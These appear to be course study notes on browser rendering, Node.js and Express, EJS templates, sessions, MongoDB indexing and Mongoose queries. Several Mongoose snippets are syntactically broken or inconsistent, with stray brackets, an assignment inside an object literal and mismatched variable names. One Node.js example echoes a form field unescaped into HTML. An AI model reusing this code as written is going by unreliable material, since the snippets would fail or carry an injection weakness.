


# WEEK 4: THE BROWSER AND THE RENDERING PROCESS

## CRITICAL RENDERING PATH

The sequence of steps a browser takes to convert HTML, CSS, and JavaScript into pixels on the screen.

1. Process HTML elements and build the DOM tree
  - a. The Document Object Model (DOM) tree is a tree where each element inside the HTML document is represented as a node.
2. Process CSS rules and build the CSSOM tree
  - a. CSS Object Model (CSSOM) is the internal representation of all the CSS styles applied to the HTML document – just like the DOM is the representation of the HTML itself.
  - b. It is not a tree, it is more like a collection of rules.
3. Combine the DOM and CSSOM into a render tree
  - a. DOM and CSSOM objects are independent
  - b. We then merge both DOM and CSSOM into a render tree, which contains only the nodes required to render the page
  - c. First traverses each node in the DOM, then looks up the relevant styles in the CSSOM following cascading rules.



4. Run layout on the render tree to compute geometry of each node
  - a. Computes the exact position and size of each object within the viewport of the device
  - b. The output of the layout is a “box model” which captures the exact position of each element
5. Paint them on the screen
  - a. Actually renders each individual pixel on the screen

## RENDER BLOCKING CSS

- HTML and CSS are render blocking resources – the browser needs to have the complete versions of both of them before it can start to display something.
  - This is why the CSS links are always at the top of the HTML script (to allow the browser to obtain them early, and hence start rendering the page earlier).

- However, you can use **media type** and **media queries** to specify that some CSS only applies under certain conditions, and so if those conditions aren't met, the CSS does not have to be obtained, helping render the page faster.
  - e.g. A CSS file that only applies when the page needs to be printed, or a CSS file that only applies when the viewport is less than a certain size.

## Examples

```
<link href="style.css" rel="stylesheet">
```

- This is render-blocking.
- The media type defaults to "all" if not specified, so it applies to all screen types, always.

```
<link href="style.css" rel="stylesheet" media="all">
```

- Also render-blocking.
- It's explicit this time, but the effect is the same as above.

```
<link href="portrait.css" rel="stylesheet" media="orientation:portrait">
```

- This might be render-blocking, depending on the device's orientation when the page is loaded.
  - If the device is in portrait mode when loading, it's blocking.
  - If it's in landscape, the CSS isn't needed right away, so it's not blocking.

```
<link href="print.css" rel="stylesheet" media="print">
```

- This is not render-blocking.
- It only applies when the page is being printed, so it's ignored during normal screen rendering.

## RENDER PATH ANALYSIS

How do we measure the Critical Rendering Path (CRP) that we just talked about?

### = Use the Navigation Timing API

This is a W3C API built into modern browsers that lets JavaScript access fine-grained timing data for page load events. You can track:

- When navigation starts
- When the DOM is loading and completed
- When resources like CSS/JS are fetched
- When the page is fully rendered

Key Events:

- domLoading: Browser starts parsing HTML
- domContentLoaded: DOM is fully built (CSS/JS not necessarily loaded)
- domComplete: Page is fully loaded, including images, scripts, etc.

## WHAT AFFECTS THE CRP?

1. Critical resources: files that are essential to render the first paint of the page: HTML, CSS, and JS
2. Critical path length: number of round trips to get these critical resources
3. Critical bytes: total bytes that need to be downloaded to render the page

## **STRATEGIES TO OPTIMISE CRP:**

1. Minimize Critical Resources
  - Eliminate unnecessary CSS/JS
  - Inline small CSS/JS where appropriate
2. Reduce Critical Bytes
  - Compress files
  - Minify CSS/JS/HTML
3. Optimize Loading Order
  - Use async or defer for JS
  - Load CSS as early as possible
  - Defer non-critical resources (like below-the-fold images)

# WEEK 5: SERVER-SIDE DEVELOPMENT + NODE.JS

## SCOPE

- How web server works
  - Forms
  - HTTP GET, POST
- Node.js Execution
- Node.js Application Structure
- Express.js Basics
  - Routing
  - Middleware
  - Template Engines


## Server-Side Development

The use of programming technology to create scripts that dynamically generate content: Java Server Pages, Active Server Pages (.NET), PHP, Node.js, Ruby on Rails, Python

## HTTP Headers

- Request headers include data about the client machine.
- Response headers have information about the server answering the request and the data being sent

## Sending data to server



## GET Method

GET method attaches the form data as query string to URL e.g.

- `http://example.com/over/there?title=test&where=here`

```
<input type="text" name="title" />
```

The screenshot shows a web browser window with a form titled 'Sample Form'. The form has two input fields: 'Title' and 'Country'. The 'Title' field contains the text 'Central Park' and the 'Country' field contains the text 'United States'. There is a 'Submit' button at the bottom of the form. Blue arrows point from the text 'title=Central+Park&where=United+States' to the 'Title' and 'Country' fields. Another blue arrow points from the text '<select name="where">' to the 'Country' field.

`title=Central+Park&where=United+States`

```
<select name="where">
```

**Browser**

Artist:

Notice how the spaces and the accented é are URL encoded (in red).

artist=Pablo+Jos%E9+Picasso

URL Encoding

Select:

First  
Second  
Third

```
<select name="choices">
  <option>First</option>
  <option>Second</option>
  <option>Third</option>
</select>
```

```
<select name="choices">
  <option value="1">First</option>
  <option value="2">Second</option>
  <option value="3">Third</option>
</select>
```

?choices=Second

?choices=2

I accept the software license ☒

```
<label>I accept the software license</label>
<input type="checkbox" name="accept" >
```

Where would you like to visit?

- ☒ Canada
- ☐ France
- ☒ Germany

```
<label>Where would you like to visit? </label><br/>
<input type="checkbox" name="visit" value="canada">Canada<br/>
<input type="checkbox" name="visit" value="france">France<br/>
<input type="checkbox" name="visit" value="germany">Germany
```

?accept=on&visit=canada&visit=germany

## POST Method

POST method sends the form data as part of request body

## GET vs POST

### GET

- Explicit in the address bar
- Browser's history and cache
- Bookmarking
- Limit number of characters: IE 2083 characters, Apache web server 4000 characters
- GET to query something (without changing any server data)

### POST

- Contain binary data

- Hidden from user
- Not cached, bookmarked or in history
- POST for sending data and change something on the server

## Node.js Execution

Node.js server handles all requests in a single thread.

JavaScript is designed to run in a single thread, both in browser and on server side.

## Simple Node.js Application

```
var http = require('http')
var server = http.createServer(function(request, response) {
  response.writeHead(200, {"Content-Type": "text/plain"});
  response.write("Hello World");
  response.end();
});
server.listen(8888);
console.log("Web Server Running at http://localhost:8888 ... ");
```

**require** is a global function to import module .

**createServer** is a higher order function taking another function as parameter. It returns a server object.

The anonymous function with parameter **request** and **response** describe the application logic of the webserver.

**console** is a global object

## Handling Multiple Requests

```
var http = require('http')
var server = http.createServer(function(req, resp) {
  if (req.url == <some pattern>){
    //write response
  }else if (req.url == <some other pattern>){
    //write response
  }else if (req.url == <...>){
    //write response
  }else{ // a not recognizable url
    // send back an error status code and
    // error message
  }
});
server. listen(8888);
console.log("Web Server Running at http://localhost:8888 ... ");
```

All requests are handled by a single thread

## Handling Post Request Data

**Post** request contains a **body** part. The body may contain simple form data or large file in a uploading request

The request body is accessed through **data** event, so we listen to it, and save the received data in a variable.

When there is no more data, an **end** event fires. We listen to it to and call a function to generate the response.

Both handlers, defined as anonymous functions are able to access the local variable **body** of the outer function. This is called closure.

```
var http = require('http'),
    qs = require('querystring');

var server = http.createServer(function(req, res) {
  //targeting request like POST /sayHello with a body
  //name:xxx
  if (req.url.indexOf('/sayHello') > -1){
    var body = '';

    req.on('data', function(chunk){
      body += chunk;
    });

    req.on('end', function(){
      res.write('<body><h2> Hello ' +
        qs.parse(body).name +
        '</h2></body></html>');
    });
  }else{ // a not recognizable url. Send back an error
    // status code and error message
  }
});

server.listen(8888);
console.log("Web Server Running at
http://localhost:8888 ... ");
```

## Express Routing

```
app.get('/', function (req, res) {
  res.send('Hello World!')
})
```

```
app.post('/', function (req, res) {
  res.send('Got a POST request')
})
```

## Hello World Question

```
var express = require('express')

var app = express()

app.get('/', function (req, res) {

  res.send('Hello World!')
})

app.listen(3000)
```

The `express()` function is a top-level function exported by the `express` module


The `app` object created by calling the `express()` and conventionally denotes the Express application

**Q:** What response the above application would return when the user types the following?  
`http://localhost:3000/HelloWorld`

**A:** the express server will respond with a "404 Not Found" as the server script (above) only respond to the root URL (`/`) or route

## Middleware

Middleware is a software (function) that sits between the application code and some low-level API. It has access to the request and response object.



Route method is also a middleware, most of the time we call it route method or handler. It can use the `next()` function to pass the control to a middleware running after the response is sent out

## Middleware Question

What would be the output of the following code when the following request is sent?

`http://localhost:3000/`

```
var express = require('express')
var app = express()

var myLogger = function (req, res, next) {
  console.log('LOGGED')
  next()
}

app.get('/', function (req, res) {
  res.send('Hello World!')
})

app.use(myLogger)
app.listen(3000)
```

This middleware function will not be called as it was loaded after the route method/handler. So, "LOGGED" will not be printed to the console

This route handler terminates the request-response cycle as it does not pass control to the next function

The order of middleware loading is important

## Template Engine

Template engine represents the view technology: Defines a template format to blend static content with processing logic (template engines include: EJS, PUG, Mustache)

### – Example EJS

```
<% if (user) { %>
  <h2><%= user.name %></h2>
<% } %>
```


## Simple Example: Form

Greetingform.ejs

```
<!DOCTYPE html>
<html>
<head>
<meta charset="ISO-8859-1">
<title>Greetings Input</title>
</head>
<body>
```

```
<form method="GET" action = "greeting">
Please type in your name: <input type = "text" name="name" ></input>
<input type = "submit" value = "submit"></input>
</form>
```

```
</body>
</html>
```



## Simple Example: Express App.

```
var express = require('express')
var path = require('path')


var app = express()
app.set('views', path.join(__dirname, 'views'));
app.get('/', function(req,res){
  res.render('greetingform.ejs')
});
app.get('/greeting', function(req,res){
  name=req.query.name
  res.render('greeting.ejs', {name:name})
});

app.listen(3000, function () {
  console.log('greeting app listening on port 3000!')
})
```

By using use '`__dirname`', we make sure that the path is always relative to the current file instead of the current working directory (CWD).

The CWD may be different from the file directory if we run our application from another directory such as from one level up using 'node static/greeting.js' instead of the same directory—that is, 'node 1 basic.js'. Relative path names such as './public' resolve relative to the CWD.


Using '`__dirname`', making it Independent of the CWD.



## Simple Example: the response

greeting.ejs

```
<!DOCTYPE html>
<html>
  <head>
    <title>Customized Greeting!</title>
  </head>
  <body>
    Welcome <%= name %>
  </body>
</html>
```



Welcome Jo

# WEEK 6: NODE.JS + MVC + MONGODB

## SESSION MANAGEMENT

Session is a mechanism to associate a series of requests coming from a client.

- HTTP is stateless by default, so each request is a “session”.
- But, if you want the session to last over multiple requests, you need some extra mechanisms:
  - A server needs to remember what has been going on for each client
  - A client needs to send some data to identify themselves
  - There should be some mechanism to control the start/end of a session

How does a session work?

1. Client sends the first request
2. The server creates an ID for the client and a session object to store session data.
3. The server executes business logic for the request and sends the response back together with an ID
4. The client stores the ID (as a cookie) and associates it with the server
5. When the client sends the second request to the server, it attaches the ID with the request.
6. The server extracts the ID, finds the session data associated with the client, and makes it available to the current request.

# WEEK 7: MONGODB

## MongoDB Indexing:

- Creating an appropriate index can help to limit the number of documents it must read.
- An index is a data structure that makes it efficient to find certain rows/documents in a table/collection
- Indexes support efficient query execution
- **The `_id` index**
  - `_id` field is automatically indexed for all collections
  - The `_id` index enforces uniqueness for its keys
- The `_id` index cannot be dropped
- If you do not use the `_id` as a key, your application must maintain unique values in the `_id` field


## Creating Index:


**`db.<collectionName>.createIndex({<fieldName>:direction})`**

- **fieldName** can be a simple field, array field or field of an embedded document (using dot notation)
- **direction** specifies the direction of the index (1: ascending; -1: descending)
- **Examples:**
  - `db.blog.createIndex({author:1})`
  - `db.blog.createIndex({tags:-1})`
  - `db.blog.createIndex({"comments.author":1})`

## Single Field Index Example:


**`db.users.createIndex({score:1})`**






Compound Index Example:

```
db.createIndex({userid: 1, score: -1})
```




Database Data Layer (Model View Controller)

**How websites use databases?**



## MVC (model view controller) Application Structure



## Mongoose

### Schema

- Schema is an abstract data structure defines the shape of the documents in a collection
- Each name/value pair is a path

### Model

- Model is a compiled version of schema, model is the schema binded with a collection

### Document

- Document is an instance of Model, mapped to the actual document in a collection

- A collection **"movies"** with the example document

```
{  "_id" : 1,
  "Title" : "Sense and Sensibility",
  "Year" : 1995,
  "Genres" : [ "Comedy", "Drama",
    "Romance"]
}
```

- Schema definition

```
var movieSchema = new Schema({
  Title: String,
  Year: Number,
  Genres: [String]
})
```

- Model definition

(<ModelName>, <schema>)

- Mongoose will automatically create a **collection** using the mode name (lowercase + pluralized) in your MongoDB.

```
var Movie = mongoose.model('Movie',
  movieSchema, 'movies')
```

- Save a document in a movie collection

```
var aMovie = new Movie({
  title="Ride With the Devil"})
```

## Queries with Callback Function

```
Movie.find({}, function(err,movies){
  if (err){
    console.log("Query error!")
  }else{
    console.log(movies)
  }
})
```

Call back function

- The query was executed immediately, and the results passed to the callback
  - Callback syntax in Mongoose: **callback (error, results)**
  - If successful, results will be populated with the query results, error will be null
  - If unsuccessful error will contain error document and the result will be null
  - Result depends on the operations: e.g., find() list of documents, count() number of documents, update() the number of documents affected

## Query Instance with No Callback Passed

A Query instance enables you to build up a query using chaining syntax, rather than specifying JSON object

```
Var query = Movie.find({Year: 1996});
query.select({Title:1,Year:1});

query.exec(function(err,movies){
  if (err){
    console.log("Query error!")
  }else{
    console.log("Movies in year 1996:")
    console.log(movies)
  }
})
```

## Queries - Insert Documents

- First create a document based on the model
- Use save() method to insert the new document
  - The model is linked to the collection, so it knows which collection to save this document to

```

var aMovie = new Movie(
{ MovieID: 292,
  Title: "Outbreak",
  Year: 1995,
  Genres: ['Action', 'Drama', 'Sci-Fi', 'Thriller']}]
)
aMovie.save()

```

## Query - Static Methods

To run certain queries often on some collection, we can implement those queries either as static methods or as instance methods:

```

movieSchema.statics.findByYear = function(year, callback){
  return this
    .find({Year: year})
    .select({Title:1,Year:1})
    .exec(callback)
}

var Movie = mongoose.model('Movie', movieSchema, 'movies')
Movie.findByYear(1995, function(err, movies){
  if (err){
    console.log("Query error!")
  }else{
    console.log("Movies in year 1995:")
    console.log(movies)
  }
})

```

**this** keyword refers to the current model that calls the method

We call the method on **Movie** model, **this** refers to **Movie** model, which represent the movies collection.

The call becomes:  
 Movie  
 .find(...)  
 .select(...)  
 .exec(callback)

A callback function is always supplied when we make the call, instead of predefined.

## Query - Instance Methods

An instance method is a function you define on individual documents, meaning you call it on an object retrieved from the database (not on the model class).

```

movieSchema.methods.findSimilarYear = function(cb) {
  return this.model('Movie').find({ Year: this.Year }, callback);
};

var aMovie = new Movie(
{MovieID: 292,
  Title: "Outbreak",
  Year: 1995,
  Genres: ['Action', 'Drama', 'Sci-Fi', 'Thriller']}]
)
aMovie.findSimilarYear(function(err, movies){
  if (err){
    console.log("Query error!")
  }else{
    console.log("The movies released in the same year as " +
      newMovie.Title + " are:")
    console.log(movies)
  }
}
)

```


**this** keyword refers to the current document that calls the method, we can use it to access the model and individual property of the document

Instance methods are called on document instance

## Database Connection

- Opening and closing connection to database is time consuming
- Let all requests share a pool of connections and only close them when application shuts down
- Mongoose manages connection pool

## Full MVC Architecture



- Database related code should be put in model layer
- Controller should not have knowledge about the actual database
- Modularity allows easy switching between technologies
  - e.g. different view templates, different database management systems

# WEEK 8: CLIENT-SIDE DEVELOPMENT WITH JQUERY AND AJAX

jQuery is a lightweight JavaScript library

- Provides methods to wrap common JavaScript tasks
  - HTML/DOM and CSS manipulation (e.g., selecting elements)
  - HTML event methods (e.g., register element's event handler)
  - AJAX (managing asynchronized request)
  - Effects and animation

jQuery Function

- The **jQuery()** or **\$()** function
- **\$(selector).action()**
  - **\$** sign to define/access jQuery
  - **(selector)** to "query (or find)" HTML elements
  - jQuery **action()** to be performed on the element(s)

jQuery Selectors

```
